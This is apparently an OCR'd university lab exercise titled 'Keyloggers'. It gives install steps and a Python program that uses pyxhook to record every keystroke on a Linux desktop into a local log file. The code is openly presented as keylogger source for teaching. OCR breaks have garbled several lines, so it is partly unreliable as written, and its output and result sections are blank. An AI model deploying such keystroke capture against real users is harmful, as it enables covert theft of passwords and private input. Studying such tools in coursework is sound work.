Ex. No.: 7 **Date:**

KEYLOGGERS

Aim:

To write a python program to implement key logger to record key strokes in Linux.

Algorithm:


1. Check if python-xlib is installed. If not type the command- dnf install python-xlib -y
2. Run pyxhook file using the command- python pyxhook.py
3. Create a file key.py
4. Run key.py to record all key strokes.
5. Open file.log file to view all the recorded key strokes.

Program Code:

```
import os
import pyxhook

# This tells the keylogger where the log file will go.
# You can set the file path as an environment variable ('pylogger_file'),
# or use the default ~/Desktop/file.log
log_file = os.environ.get( 'pylogger_file', os.path.expanduser('~/Desktop/file.log'))

# Allow setting the cancel key from environment args, Default: `
cancel_key = ord( os.environ.get( 'pylogger_cancel', '`')[0])

# Allow clearing the log file on start, if pylogger_clean is defined.
if os.environ.get('pylogger_clean', None) is not None:
        try:
                os.remove(log_file)
        except EnvironmentError:
        # File does not exist, or no permissions.
                pass

#creating key pressing event and saving it into log
file def OnKeyPress(event):
        with open(log_file, 'a') as f:
                f.write('{}\n'.format(event.Key))

# create a hook manager object
new_hook = pyxhook.HookManager()
new_hook.KeyDown = OnKeyPress

# set the hook
new_hook.HookKeyboard()
try:
        new_hook.start() # start the hook except
KeyboardInterrupt:
        # User cancelled from command line.
```

```
        pass
except Exception as ex:
        # Write exceptions to the log file, for analysis later.
        msg = 'Error while catching events:\n {}'.format(ex)
        pyxhook.print_err(msg)
        with open(log_file, 'a') as f:
                f.write('\n{}'.format(msg))
```

Output:



Result: